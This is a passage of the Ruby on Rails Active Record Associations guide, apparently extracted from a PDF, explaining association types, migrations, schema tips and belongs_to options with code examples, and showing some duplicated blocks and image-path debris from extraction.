`belongs_to` associations *must* use the singular term. If you used the pluralized form in the above example for the `customer` association in the `Order` model, you would be told that there was an "uninitialized constant `Order::Customers`". This is because Rails automatically infers the class name from the association name. If the association name is wrongly pluralized, then the inferred class will be wrongly pluralized too.

The corresponding migration might look like this:

```
class CreateOrders < ActiveRecord::Migration
  def change
    create_table :customers do |t|
      t.string :name
      t.timestamps
    end

    create_table :orders do |t|
      t.belongs_to :customer
      t.datetime :order_date
      t.timestamps
    end
  end
end
```




```
end
end
end
```

2.2 The `has_one` Association

A `has_one` association also sets up a one-to-one connection with another model, but with somewhat different semantics (and consequences). This association indicates that each instance of a model contains or possesses one instance of another model. For example, if each supplier in your application has only one account, you'd declare the supplier model like this:



```
class Supplier < ActiveRecord::Base
  has_one :account
end
```



```
class Supplier < ActiveRecord::Base
  has_one :account
end
```

The corresponding migration might look like this:



```
class CreateSuppliers < ActiveRecord::Migration
  def change
    create_table :suppliers do |t|
      t.string :name
      t.timestamps
    end

    create_table :accounts do |t|
      t.belongs_to :supplier
      t.string :account_number
      t.timestamps
    end
  end
end
```


2.3 The `has_many` Association

A `has_many` association indicates a one-to-many connection with another model. You'll often find this association on the "other side" of a `belongs_to` association. This association indicates that each instance of the model has zero or more instances of another model. For example, in an application containing customers and orders, the customer model could be

declared like this:

```
class Customer < ActiveRecord::Base
  has_many :orders
end
```

The name of the other model is pluralized when declaring a `has_many` association.



```
class Customer < ActiveRecord::Base
  has_many :orders
end
```

The corresponding migration might look like this:

```
class CreateCustomers < ActiveRecord::Migration
  def change
    create_table :customers do |t|
      t.string :name
      t.timestamps
    end

    create_table :orders do |t|
      t.belongs_to :customer
      t.datetime :order_date
      t.timestamps
    end
  end
end
```

2.4 The `has_many :through` Association

A `has_many :through` association is often used to set up a many-to-many connection with another model. This association indicates that the declaring model can be matched with zero or more instances of another model by proceeding *through* a third model. For example, consider a medical practice where patients make appointments to see physicians. The relevant association declarations could look like this:

```
class Physician < ActiveRecord::Base
  has_many :appointments
  has_many :patients, through: :appointments
end
```


```

end

class Appointment < ActiveRecord::Base
  belongs_to :physician
  belongs_to :patient
end

class Patient < ActiveRecord::Base
  has_many :appointments
  has_many :physicians, through: :appointments
end

```



```

class Physician < ActiveRecord::Base
  has_many :appointments
  has_many :patients, :through => :appointments
end

class Appointment < ActiveRecord::Base
  belongs_to :physician
  belongs_to :patient
end

class Patient < ActiveRecord::Base
  has_many :appointments
  has_many :physicians, :through => :appointments
end

```

The corresponding migration might look like this:



```
class CreateAppointments < ActiveRecord::Migration
  def change
    create_table :physicians do |t|
      t.string :name
      t.timestamps
    end

    create_table :patients do |t|
      t.string :name
      t.timestamps
    end

    create_table :appointments do |t|
      t.belongs_to :physician
      t.belongs_to :patient
      t.datetime :appointment_date
      t.timestamps
    end
  end
end
```

The collection of join models can be managed via the API. For example, if you assign



```
physician.patients = patients
```

new join models are created for newly associated objects, and if some are gone their rows are deleted.



Automatic deletion of join models is direct, no destroy callbacks are triggered.

The `has_many :through` association is also useful for setting up "shortcuts" through nested `has_many` associations. For example, if a document has many sections, and a section has many paragraphs, you may sometimes want to get a simple collection of all paragraphs in the document. You could set that up this way:



```
class Document < ActiveRecord::Base
  has_many :sections
  has_many :paragraphs, through: :sections
end

class Section < ActiveRecord::Base
  belongs_to :document
  has_many :paragraphs
end

class Paragraph < ActiveRecord::Base
  belongs_to :section
end
```

With `through: :sections` specified, Rails will now understand:



```
@document.paragraphs
```

2.5 The `has_one :through` Association

A `has_one :through` association sets up a one-to-one connection with another model. This association indicates that the


declaring model can be matched with one instance of another model by proceeding *through* a third model. For example, if each supplier has one account, and each account is associated with one account history, then the supplier model could look like this:



```
class Supplier < ActiveRecord::Base
  has_one :account
  has_one :account_history, through: :account
end

class Account < ActiveRecord::Base
  belongs_to :supplier
  has_one :account_history
end

class AccountHistory < ActiveRecord::Base
  belongs_to :account
end
```



```

class Supplier < ActiveRecord::Base
  has_one :account
  has_one :account_history, :through => :account
end

```

```

class Account < ActiveRecord::Base
  belongs_to :supplier
  has_one :account_history
end

```

```

class AccountHistory < ActiveRecord::Base
  belongs_to :account
end

```

The corresponding migration might look like this:



```

class CreateAccountHistories < ActiveRecord::Migration
  def change
    create_table :suppliers do |t|
      t.string :name
      t.timestamps
    end

    create_table :accounts do |t|
      t.belongs_to :supplier
      t.string :account_number
      t.timestamps
    end
  end
end

```

```
end

create_table :account_histories do |t|
  t.belongs_to :account
  t.integer :credit_rating
  t.timestamps
end
end
end
```


2.6 The has_and_belongs_to_many Association

A `has_and_belongs_to_many` association creates a direct many-to-many connection with another model, with no intervening model. For example, if your application includes assemblies and parts, with each assembly having many parts and each part appearing in many assemblies, you could declare the models this way:



```
class Assembly < ActiveRecord::Base
  has_and_belongs_to_many :parts
end

class Part < ActiveRecord::Base
  has_and_belongs_to_many :assemblies
end
```



```
class Assembly < ActiveRecord::Base
  has_and_belongs_to_many :parts
end
```

```
class Part < ActiveRecord::Base
  has_and_belongs_to_many :assemblies
end
```

The corresponding migration might look like this:



```
class CreateAssembliesAndParts < ActiveRecord::Migration
  def change
    create_table :assemblies do |t|
      t.string :name
      t.timestamps
    end


    create_table :parts do |t|
      t.string :part_number
      t.timestamps
    end

    create_table :assemblies_parts, id: false do |t|
      t.belongs_to :assembly
      t.belongs_to :part
    end
  end
end
```


2.7 Choosing Between `belongs_to` and `has_one`

If you want to set up a one-to-one relationship between two models, you'll need to add `belongs_to` to one, and `has_one` to the other. How do you know which is which?


The distinction is in where you place the foreign key (it goes on the table for the class declaring the `belongs_to` association), but you should give some thought to the actual meaning of the data as well. The `has_one` relationship says that one of something is yours - that is, that something points back to you. For example, it makes more sense to say that a supplier owns an account than that an account owns a supplier. This suggests that the correct relationships are like this:



```
class Supplier < ActiveRecord::Base
  has_one :account
end

class Account < ActiveRecord::Base
  belongs_to :supplier
end
```

The corresponding migration might look like this:



```
class CreateSuppliers < ActiveRecord::Migration
  def change
    create_table :suppliers do |t|
      t.string :name
      t.timestamps
    end


    create_table :accounts do |t|
      t.integer :supplier_id
      t.string :account_number
      t.timestamps
    end
  end
end
```



Using `t.integer :supplier_id` makes the foreign key naming obvious and explicit. In current versions of Rails, you can abstract away this implementation detail by using `t.references :supplier` instead.

2.8 Choosing Between `has_many :through` and `has_and_belongs_to_many`


Rails offers two different ways to declare a many-to-many relationship between models. The simpler way is to use `has_and_belongs_to_many`, which allows you to make the association directly:



```
class Assembly < ActiveRecord::Base
  has_and_belongs_to_many :parts
end

class Part < ActiveRecord::Base
  has_and_belongs_to_many :assemblies
end
```

The second way to declare a many-to-many relationship is to use `has_many :through`. This makes the association indirectly, through a join model:



```

class Assembly < ActiveRecord::Base
  has_many :manifests
  has_many :parts, through: :manifests
end

class Manifest < ActiveRecord::Base
  belongs_to :assembly
  belongs_to :part
end

class Part < ActiveRecord::Base
  has_many :manifests
  has_many :assemblies, through: :manifests
end


```

The simplest rule of thumb is that you should set up a `has_many :through` relationship if you need to work with the relationship model as an independent entity. If you don't need to do anything with the relationship model, it may be simpler to set up a `has_and_belongs_to_many` relationship (though you'll need to remember to create the joining table in the database).

You should use `has_many :through` if you need validations, callbacks, or extra attributes on the join model.

2.9 Polymorphic Associations

A slightly more advanced twist on associations is the *polymorphic association*. With polymorphic associations, a model can belong to more than one other model, on a single association. For example, you might have a picture model that belongs to either an employee model or a product model. Here's how this could be declared:



```

class Picture < ActiveRecord::Base
  belongs_to :imageable, polymorphic: true
end

class Employee < ActiveRecord::Base
  has_many :pictures, as: :imageable
end


class Product < ActiveRecord::Base
  has_many :pictures, as: :imageable
end

```

You can think of a `polymorphic belongs_to` declaration as setting up an interface that any other model can use. From an instance of the `Employee` model, you can retrieve a collection of pictures: `@employee.pictures`.

Similarly, you can retrieve `@product.pictures`.

If you have an instance of the `Picture` model, you can get to its parent via `@picture.imageable`. To make this work, you need to declare both a foreign key column and a type column in the model that declares the polymorphic interface:




```

class CreatePictures < ActiveRecord::Migration
  def change
    create_table :pictures do |t|
      t.string :name
      t.integer :imageable_id
      t.string :imageable_type
      t.timestamps
    end
  end
end

```

This migration can be simplified by using the `t.references` form:

```
class CreatePictures < ActiveRecord::Migration
  def change
    create_table :pictures do |t|
      t.string :name
      t.references :imageable, polymorphic: true
      t.timestamps
    end
  end
end
```




```
class Picture < ActiveRecord::Base
  belongs_to :imageable, :polymorphic => true
end
```

```
class Employee < ActiveRecord::Base
  has_many :pictures, :as => :imageable
end
```

```
class Product < ActiveRecord::Base
  has_many :pictures, :as => :imageable
end
```

2.10 Self Joins

In designing a data model, you will sometimes find a model that should have a relation to itself. For example, you may want to store all employees in a single database model, but be able to trace relationships such as between manager and subordinates. This situation can be modeled with self-joining associations:




```
class Employee < ActiveRecord::Base
  has_many :subordinates, class_name: "Employee",
                        foreign_key: "manager_id"

  belongs_to :manager, class_name: "Employee"
end
```

With this setup, you can retrieve `@employee.subordinates` and `@employee.manager`.

In your migrations/schema, you will add a references column to the model itself.



```
class CreateEmployees < ActiveRecord::Migration
  def change
    create_table :employees do |t|
      t.references :manager
      t.timestamps
    end
  end
end
```


3 Tips, Tricks, and Warnings

Here are a few things you should know to make efficient use of Active Record associations in your Rails applications:

- Controlling caching
- Avoiding name collisions
- Updating the schema
- Controlling association scope
- Bi-directional associations


3.1 Controlling Caching

All of the association methods are built around caching, which keeps the result of the most recent query available for further operations. The cache is even shared across methods. For example:



```
customer.orders           # retrieves orders from the database
customer.orders.size      # uses the cached copy of orders
customer.orders.empty?    # uses the cached copy of orders
```

But what if you want to reload the cache, because data might have been changed by some other part of the application? Just pass `true` to the association call:



```
customer.orders           # retrieves orders from the database
customer.orders.size      # uses the cached copy of orders
customer.orders(true).empty? # discards the cached copy of orders
                           # and goes back to the database
```

3.2 Avoiding Name Collisions

You are not free to use just any name for your associations. Because creating an association adds a method with that name


to the model, it is a bad idea to give an association a name that is already used for an instance method of `ActiveRecord::Base`. The association method would override the base method and break things. For instance, `attributes` or `connection` are bad names for associations.

3.3 Updating the Schema

Associations are extremely useful, but they are not magic. You are responsible for maintaining your database schema to match your associations. In practice, this means two things, depending on what sort of associations you are creating. For `belongs_to` associations you need to create foreign keys, and for `has_and_belongs_to_many` associations you need to create the appropriate join table.


3.3.1 Creating Foreign Keys for `belongs_to` Associations

When you declare a `belongs_to` association, you need to create foreign keys as appropriate. For example, consider this model:



```
class Order < ActiveRecord::Base
  belongs_to :customer
end
```

This declaration needs to be backed up by the proper foreign key declaration on the orders table:




```
class CreateOrders < ActiveRecord::Migration
  def change
    create_table :orders do |t|
      t.datetime :order_date
      t.string :order_number
      t.integer :customer_id
    end
  end
end
```

If you create an association some time after you build the underlying model, you need to remember to create an `add_column` migration to provide the necessary foreign key.


3.3.2 Creating Join Tables for `has_and_belongs_to_many` Associations

If you create a `has_and_belongs_to_many` association, you need to explicitly create the joining table. Unless the name of the join table is explicitly specified by using the `:join_table` option, Active Record creates the name by using the lexical order of the class names. So a join between customer and order models will give the default join table name of "customers_orders" because "c" outranks "o" in lexical ordering.



The precedence between model names is calculated using the `<` operator for `String`. This means that if the strings are of different lengths, and the strings are equal when compared up to the shortest length, then the longer string is considered of higher lexical precedence than the shorter one. For example, one would expect the tables "paper_boxes" and "papers" to generate a join table name of "papers_paper_boxes" because of the length of the name "paper_boxes", but it in fact generates a join table name of "paper_boxes_papers" (because the underscore '_' is lexicographically less than 's' in common encodings).

Whatever the name, you must manually generate the join table with an appropriate migration. For example, consider these associations:



```
class Assembly < ActiveRecord::Base
  has_and_belongs_to_many :parts
end
```


```

end

class Part < ActiveRecord::Base
  has_and_belongs_to_many :assemblies
end

```

These need to be backed up by a migration to create the `assemblies_parts` table. This table should be created without a primary key:



```

class CreateAssembliesPartsJoinTable < ActiveRecord::Migration
  def change
    create_table :assemblies_parts, id: false do |t|
      t.integer :assembly_id
      t.integer :part_id
    end
  end
end

```

We pass `id: false` to `create_table` because that table does not represent a model. That's required for the association to work properly. If you observe any strange behavior in a `has_and_belongs_to_many` association like mangled models IDs, or exceptions about conflicting IDs, chances are you forgot that bit.

3.4 Controlling Association Scope

By default, associations look for objects only within the current module's scope. This can be important when you declare Active Record models within a module. For example:




```

module MyApplication
  module Business
    class Supplier < ActiveRecord::Base
      has_one :account
    end

    class Account < ActiveRecord::Base
      belongs_to :supplier
    end
  end
end

```

This will work fine, because both the `Supplier` and the `Account` class are defined within the same scope. But the following will *not* work, because `Supplier` and `Account` are defined in different scopes:




```

module MyApplication
  module Business
    class Supplier < ActiveRecord::Base
      has_one :account
    end
  end

  module Billing
    class Account < ActiveRecord::Base
      belongs_to :supplier
    end
  end
end

```

To associate a model with a model in a different namespace, you must specify the complete class name in your association declaration:




```
module MyApplication
  module Business
    class Supplier < ActiveRecord::Base
      has_one :account,
        class_name: "MyApplication::Billing::Account"
    end
  end

  module Billing
    class Account < ActiveRecord::Base
      belongs_to :supplier,
        class_name: "MyApplication::Business::Supplier"
    end
  end
end
```

3.5 Bi-directional Associations


It's normal for associations to work in two directions, requiring declaration on two different models:



```
class Customer < ActiveRecord::Base
  has_many :orders
end


class Order < ActiveRecord::Base
  belongs_to :customer
end
```

By default, Active Record doesn't know about the connection between these associations. This can lead to two copies of an object getting out of sync:



```
c = Customer.first
o = c.orders.first
c.first_name == o.customer.first_name # => true
c.first_name = 'Manny'
c.first_name == o.customer.first_name # => false
```

This happens because `c` and `o.customer` are two different in-memory representations of the same data, and neither one is automatically refreshed from changes to the other. Active Record provides the `:inverse_of` option so that you can inform it of these relations:



```
class Customer < ActiveRecord::Base
  has_many :orders, inverse_of: :customer
end

class Order < ActiveRecord::Base
  belongs_to :customer, inverse_of: :orders
end
```

With these changes, Active Record will only load one copy of the customer object, preventing inconsistencies and making your application more efficient:



```
c = Customer.first
o = c.orders.first
c.first_name == o.customer.first_name # => true
c.first_name = 'Manny'
c.first_name == o.customer.first_name # => true
```

There are a few limitations to `inverse_of` support:

- They do not work with `:through` associations.
- They do not work with `:polymorphic` associations.
- They do not work with `:as` associations.
- For `belongs_to` associations, `has_many` inverse associations are ignored.

Every association will attempt to automatically find the inverse association and set the `:inverse_of` option heuristically (based on the association name). Most associations with standard names will be supported. However, associations that contain the following options will not have their inverses set automatically:

- `:conditions`
- `:through`
- `:polymorphic`
- `:foreign_key`

4 Detailed Association Reference

The following sections give the details of each type of association, including the methods that they add and the options that you can use when declaring an association.

4.1 `belongs_to` Association Reference

The `belongs_to` association creates a one-to-one match with another model. In database terms, this association says that this class contains the foreign key. If the other class contains the foreign key, then you should use `has_one` instead.

4.1.1 Methods Added by `belongs_to`

When you declare a `belongs_to` association, the declaring class automatically gains five methods related to the association:

- `association(force_reload = false)`
- `association=(associate)`
- `build_association(attributes = {})`
- `create_association(attributes = {})`
- `create_association!(attributes = {})`

In all of these methods, `association` is replaced with the symbol passed as the first argument to `belongs_to`. For example, given the declaration:



```
class Order < ActiveRecord::Base
  belongs_to :customer
end
```

Each instance of the order model will have these methods:



```
customer
customer=
build_customer
```



```
create_customer
create_customer!
```



When initializing a new `has_one` or `belongs_to` association you must use the `build_` prefix to build the association, rather than the `association.build` method that would be used for `has_many` or `has_and_belongs_to_many` associations. To create one, use the `create_` prefix.

4.1.1.1 `association(force_reload = false)`

The `association` method returns the associated object, if any. If no associated object is found, it returns `nil`.



```
@customer = @order.customer
```

If the associated object has already been retrieved from the database for this object, the cached version will be returned. To override this behavior (and force a database read), pass `true` as the `force_reload` argument.

4.1.1.2 `association=(associate)`

The `association=` method assigns an associated object to this object. Behind the scenes, this means extracting the primary key from the `associate` object and setting this object's foreign key to the same value.



```
@order.customer = @customer
```

4.1.1.3 `build_association(attributes = {})`

The `build_association` method returns a new object of the associated type. This object will be instantiated from the passed attributes, and the link through this object's foreign key will be set, but the associated object will *not* yet be saved.



```
@customer = @order.build_customer(customer_number: 123,
                                   customer_name: "John Doe")
```

4.1.1.4 `create_association(attributes = {})`

The `create_association` method returns a new object of the associated type. This object will be instantiated from the passed attributes, the link through this object's foreign key will be set, and, once it passes all of the validations specified on the associated model, the associated object *will* be saved.



```
@customer = @order.create_customer(customer_number: 123,
                                   customer_name: "John Doe")
```

4.1.1.5 `create_association!(attributes = {})`

Does the same as `create_association` above, but raises `ActiveRecord::RecordInvalid` if the record is invalid.

4.1.2 Options for `belongs_to`

While Rails uses intelligent defaults that will work well in most situations, there may be times when you want to customize the behavior of the `belongs_to` association reference. Such customizations can easily be accomplished by passing options and scope blocks when you create the association. For example, this association uses two such options:



```
class Order < ActiveRecord::Base
```

```

    belongs_to :customer, dependent: :destroy,
      counter_cache: true
  end

```

The `belongs_to` association supports these options:

- `:autosave`
- `:class_name`
- `:counter_cache`
- `:dependent`
- `:foreign_key`
- `:inverse_of`
- `:polymorphic`
- `:touch`
- `:validate`

4.1.2.1 `:autosave`

If you set the `:autosave` option to `true`, Rails will save any loaded members and destroy members that are marked for destruction whenever you save the parent object.

4.1.2.2 `:class_name`

If the name of the other model cannot be derived from the association name, you can use the `:class_name` option to supply the model name. For example, if an order belongs to a customer, but the actual name of the model containing customers is `Patron`, you'd set things up this way:

```

class Order < ActiveRecord::Base
  belongs_to :customer, class_name: "Patron"
end

```

4.1.2.3 `:counter_cache`

The `:counter_cache` option can be used to make finding the number of belonging objects more efficient. Consider these models:

```

class Order < ActiveRecord::Base
  belongs_to :customer
end
class Customer < ActiveRecord::Base
  has_many :orders
end

```

With these declarations, asking for the value of `@customer.orders.size` requires making a call to the database to perform a `COUNT(*)` query. To avoid this call, you can add a counter cache to the *belonging* model:


```

class Order < ActiveRecord::Base
  belongs_to :customer, counter_cache: true
end
class Customer < ActiveRecord::Base
  has_many :orders
end

```

With this declaration, Rails will keep the cache value up to date, and then return that value in response to the `size` method.

Although the `:counter_cache` option is specified on the model that includes the `belongs_to` declaration, the actual column must be added to the *associated* model. In the case above, you would need to add a column named `orders_count` to the `Customer` model. You can override the default column name if you need to:



```
class Order < ActiveRecord::Base
  belongs_to :customer, counter_cache: :count_of_orders
end
class Customer < ActiveRecord::Base
  has_many :orders
end
```

Counter cache columns are added to the containing model's list of read-only attributes through `attr_readonly`.

4.1.2.4 `:dependent`

If you set the `:dependent` option to:

- `:destroy`, when the object is destroyed, `destroy` will be called on its associated objects.
- `:delete`, when the object is destroyed, all its associated objects will be deleted directly from the database without calling their `destroy` method.



You should not specify this option on a `belongs_to` association that is connected with a `has_many` association on the other class. Doing so can lead to orphaned records in your database.

4.1.2.5 `:foreign_key`

By convention, Rails assumes that the column used to hold the foreign key on this model is the name of the association with the suffix `_id` added. The `:foreign_key` option lets you set the name of the foreign key directly:




```
class Order < ActiveRecord::Base
  belongs_to :customer, class_name: "Patron",
                        foreign_key: "patron_id"
end
```



In any case, Rails will not create foreign key columns for you. You need to explicitly define them as part of your migrations.

4.1.2.6 `:inverse_of`

The `:inverse_of` option specifies the name of the `has_many` or `has_one` association that is the inverse of this association. Does not work in combination with the `:polymorphic` options.



```
class Customer < ActiveRecord::Base
  has_many :orders, inverse_of: :customer
end

class Order < ActiveRecord::Base
  belongs_to :customer, inverse_of: :orders
end
```

4.1.2.7 `:polymorphic`

Passing `true` to the `:polymorphic` option indicates that this is a polymorphic association. Polymorphic associations were

discussed in detail [earlier in this guide](#).

4.1.2.8 :touch

If you set the `:touch` option to `:true`, then the `updated_at` or `updated_on` timestamp on the associated object will be set to the current time whenever this object is saved or destroyed:



```
class Order < ActiveRecord::Base
  belongs_to :customer, touch: true
end

class Customer < ActiveRecord::Base
  has_many :orders
end
```

In this case, saving or destroying an order will update the timestamp on the associated customer. You can also specify a particular timestamp attribute to update:



```
class Order < ActiveRecord::Base
  belongs_to :customer, touch: :orders_updated_at
end
```

4.1.2.9 :validate

If you set the `:validate` option to `true`, then associated objects will be validated whenever you save this object. By default, this is `false`: associated objects will not be validated when this object is saved.

4.1.3 Scopes for `belongs_to`

There may be times when you wish to customize the query used by `belongs_to`. Such customizations can be achieved via a scope block. For example:



```
class Order < ActiveRecord::Base
  belongs_to :customer, -> { where active: true },
                    dependent: :destroy
end
```

You can use any of the standard [querying methods](#) inside the scope block. The following ones are discussed below:

- `where`
- `includes`
- `readonly`
- `select`

4.1.3.1 where

The `where` method lets you specify the conditions that the associated object must meet.



```
class Order < ActiveRecord::Base
  belongs_to :customer, -> { where active: true }
end
```

4.1.3.2 includes

You can use the `includes` method to specify second-order associations that should be eager-loaded when this

association is used. For example, consider these models:



```
class LineItem < ActiveRecord::Base
  belongs_to :order
end

class Order < ActiveRecord::Base
  belongs_to :customer
  has_many :line_items
end

class Customer < ActiveRecord::Base
  has_many :orders
end
```

